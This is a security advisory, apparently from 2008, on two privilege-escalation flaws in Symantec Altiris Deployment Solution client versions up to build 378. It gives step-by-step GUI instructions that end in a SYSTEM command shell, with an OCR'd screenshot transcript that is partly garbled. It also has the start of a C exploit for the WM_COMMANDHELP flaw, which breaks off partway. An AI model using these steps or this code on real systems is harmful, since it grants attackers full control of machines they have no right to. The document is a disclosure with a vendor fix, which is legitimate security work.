Symantec Altiris Deployment Solution Elevation of Privileges Vulnerabilities

Date: 20.08.007 05:13:00 am
Release: 14.05.008 19:01:00 pm

Alex Hernandez aka alt3kx
ahernandez [at] sybsecurity [dot] com
http://www.sybsecurity.com

Eduardo Vela aka sirdarckcat
sirdarckcat [at] gmail [dot] com
http://www.sirdarckcat.net/

Very special thanks to:

str0ke (milw0rm.com)
kf (digitalmunition.com)
Rathaus (beyondsecurity.com)
!dSR (segfault.es)
0dd (0dd.com)

and friends: nitr0us, crypkey, dex, xdawn,, kuza55, pikah, codebreak, canit0, h3llfyr3

```
--==+=========+==--
--==+ Severity    +==--
--==+=========+==--
```

High

Remote Access	Yes
Local Access	Yes
Authentication Required	No
Exploit publicly available	Yes

```
--==+=========+==--
--==+ Overview    +==--
--==+=========+==--
```

Symantec's Altiris Deployment Solution is vulnerable to two different elevation of privilege attacks and some found in the default configuration issues that can lead to privilege escalation.

Affected Products

Product	Version	Build	Solution(s)
Altiris Deployment Solution	6.5.248 / 6.5.299 / 6.8.378	< = 378	Yes

```
--==+============+==--
--==+ Best Practices  +==--
--==+============+==--
```

* Restrict access to administration or management systems to privileged users.

* Restrict remote access, if required, to trusted/authorized systems only.

* Run under the principle of least privilege where possible to limit the impact of exploit by external threats.

* Keep all operating systems and applications updated with the latest vendor patches.

* Follow a multi-layered approach to security. Run both firewall and anti-malware applications, at a minimum, to provide multiple points of detection and protection to both inbound and outbound threats.

* Deploy network and host-based intrusion detection systems to monitor network traffic for signs of anomalous or suspicious activity. This may aid in detection of attacks or malicious activity related to exploitation of latent vulnerabilities

```
--==+========+==--
--==+ Solution   +==--
--==+========+==--
```

0day fixed - http://www.symantec.com/avcenter/security/Content/2008.05.14a.html

```
--==+============+==--
--==+ Vendor Notify  +==--
--==+============+==--
```


Yes: secure@symantec.com

--==+==+==--
--==+ **Manually Proof Of Concept over Windows XP SP2** +==--
--==+==+==--


First Vulnerability

GUI: The User Properties is vulnerable to privilege escalation through the following by manual steps:

On the user properties window:



1. - Right click on Cancel.



IT Service-Oriented Management Software, IT Asset Management and Security - Altiris, Inc. - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.altiris.com/
Go Links
COMPANY PRODUCTS SUPPORT SERVICES EVENTS PARTNERS HOW TO BUY GLOBAL DOWNLOAD REGISTER
symantec.
Symantec.com
Altiris: Now Part of Symantec
SEARCH
ALLIANCES
Dell
HP
Fujitsu Siemens Computers
IBM
Cisco
Intel
Microsoft
Oracle
Philips
VMware
MARKETS
Business
Education
Government
Altiris 2007 | Legal | Privacy Policy | Forward-Looking Statements
Internet
start
IT Service-Oriented ...
Document1 - Microsof...
ES
03:19 p.m.

Altiris Client Service Properties

Access

☑ Allow this computer to be remote controlled

Prompt the user before performing actions

☐ Shut down and Restart

☐ Copy file and Run command

☐ Remote Control

Time to wait for user response: 10 seconds


If no response: ● Continue the operation

○ Abort the operation

OK Cancel

What's This?

2. - Right click on what is this?



IT Service-Oriented Management Software, IT Asset Management and Security - Altiris, Inc. - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.altiris.com/
Go Links
COMPANY PRODUCTS SUPPORT SERVICES EVENTS PARTNERS HOW TO BUY GLOBAL DOWNLOAD REGISTER
symantec.
Symantec.com
Altiris: Now Part of Symantec
SEARCH
ALLIANCES
Dell
HP
Fujitsu Siemens Computers
IBM
Cisco
Intel
Microsoft
Oracle
Philips
VMware
MARKETS
Business
Education
Government
Altiris 2007 | Legal | Privacy Policy | Forward-Looking Statements
Internet
start
IT Service-Oriented ...
Document1 - Microsof...
ES
03:19 p.m.

Altiris Client Service Properties

Access

☑ Allow this computer to be remote controlled

Prompt the user before performing actions

☐ Shut down and Restart

☐ Copy file and Run command

☐ Remote Control


Time to wait for user response: 10 seconds

If no response: ● Continue the operation

○ Abort the operation

Closes the dialog box and saves any changes you have made.

3. - Right click on description.


IT Service-Oriented Management Software, IT Asset Management and Security - Altiris, Inc. - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.altiris.com/
Go Links
COMPANY PRODUCTS SUPPORT SERVICES EVENTS PARTNERS HOW TO BUY GLOBAL DOWNLOAD REGISTER
symantec.
Symantec.com
Altiris: Now Part of Symantec
SEARCH
ALLIANCES
Dell
HP
Fujitsu Siemens Computers
IBM
Cisco
Intel
Microsoft
Oracle
Philips
VMware
MARKETS
Business
Education
Government
Done
Internet
start
IT Service-Oriented ...
ScreensAltiris - Micros...
ES
03:32 p.m.

Altiris Client Service Properties

Access

☑ Allow this computer to be remote controlled

Prompt the user before performing actions

☐ Shut down and Restart
☐ Copy file and Run command
☐ Remote Control


Time to wait for user response: 10 seconds

If no response: ● Continue the operation ○ Abort the operation

Closes the dialog box and saves any changes you have made.

OK
Cancel
Copy
Print Topic...

4. - Right click on print topic.



Print

General

Select Printer
Microsoft Office Document Image Writer
Microsoft XPS Document Writer

Status:
Location:
Comment:

☐ Print to file

Page Range
● All
○ Selection ○ Current Page
○ Pages:

Number of copies: 1

☐ Collate

ent Service Properties

☑ Allow this computer to be remote controlled

Prompt the user before performing actions


☐ Shut down and Restart
☐ Copy file and Run command
☐ Remote Control

Time to wait for user response: 10 seconds

If no response: ● Continue the operation ○ Abort the operation


Closes the dialog box and saves any changes you have made.

5. - Click Find Printer




Closes the dialog box and saves any changes you have made.

6. - File->Save Search



Closes the dialog box and saves any changes you have made.

7. - Write %WINDIR%\System32\cmd.ex? On the file name




Save in: My Documents

File name: %windir%\system32\cmd.ex?

Save as type: Directory Search

Closes the dialog box and saves any changes you have made.

8. - Right click cmd.exe & click Open.




Save in: system32

File name: cmd

Save as type: Directory Search

Closes the dialog box and saves any changes you have made.

Windows shell with privileges:


Print
Find Printers
Save Directory Search As
C:\WINDOWS\system32\cmd.exe
Security - Altiris, Inc. - Microsoft Internet Explorer

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>
```

Pwn3d!!!

--==+===+==--
--==+ Using WM_COMMANDHELP Privilege Escalation Vulnerability +==--
--==+===+==--

Second Vulnerability

```
// 0day PRIVATE NOT DISTRIBUTE!!!
//
// Symantec Altiris Client Service Local Exploit (0day)
//
// Affected Versions   : Altiris Client 6.5.248
//                       Altiris Client 6.5.299
//                       Altiris client 6.8.378
//
// Alex Hernandez aka alt3kx
// ahernandez [at] sybsecurity.com
//
// Eduardo Vela aka sirdarckcat
// sirdarckcat [at] gmail.com
//
// We'll see you soon at ph-neutral 0x7d8

#include "stdio.h"
#include "windows.h"

int main(int argc, char* argv[])
{
 HWND lHandle, lHandle2;
 POINT point;
```

```
int id,a=0;
char langH[255][255];
char langO[255][255];
char wname[]="Altiris Client Service";

strcpy(langH[0x0c],"Aide de Windows");
strcpy(langH[0x09],"Windows Help");
strcpy(langH[0x0a],"Ayuda de Windows");

strcpy(langO[0x0c],"Ouvrir");
strcpy(langO[0x09],"Open");
strcpy(langO[0x0a],"Abrir");

printf("##########################################################\n");
printf("#                  Altiris Client Service                #\n");
printf("# WM_COMMANDHELP Windows Privilege Escalation Exploit    #\n");
printf("# by sirdarckcat & alt3kx                                #\n");
printf("#                                                        #\n");
printf("# This exploit is based on www.milw0rm.com/exploits/350  #\n");
printf("# Utility Manager Privilege Elevation Exploit (MS04-019) #\n");
printf("# by Cesar Cerrudo                                       #\n");
printf("##########################################################\n\n");

id=PRIMARYLANGID(GetSystemDefaultLangID());
if (id==0 && (id=PRIMARYLANGID(GetUserDefaultLangID()))){
   printf("Lang not found, using english\n");
   id=9;
}

char sText[]="%windir%\\system32\\cmd.ex?";

if (argc<2){
   printf("Use:\n> %s [LANG-ID]\n\n",argv[0]);
   printf("Look for your LANG-ID here:\n");
   printf("http://msdn2.microsoft.com/en-us/library/ms776294.aspx\n");
   printf("\nAnyway, the program will try to guess it.\n\n");
   return 0;
}else{
   if (argc==2){
      if (langH[atoi(argv[1])]){
         id=atoi(argv[1]);
         printf("Lang changed\n");
      }else{
         printf("Lang not supported\n",id);
      }
   }
}
printf("Using Lang %d\n",id);
printf("Looking for %s..\n",wname);
lHandle=FindWindow(NULL, wname);
if (!lHandle) {
 printf("Window %s not found\n", wname);
 return 0;
}else{
 printf("Found! exploiting..\n");
}
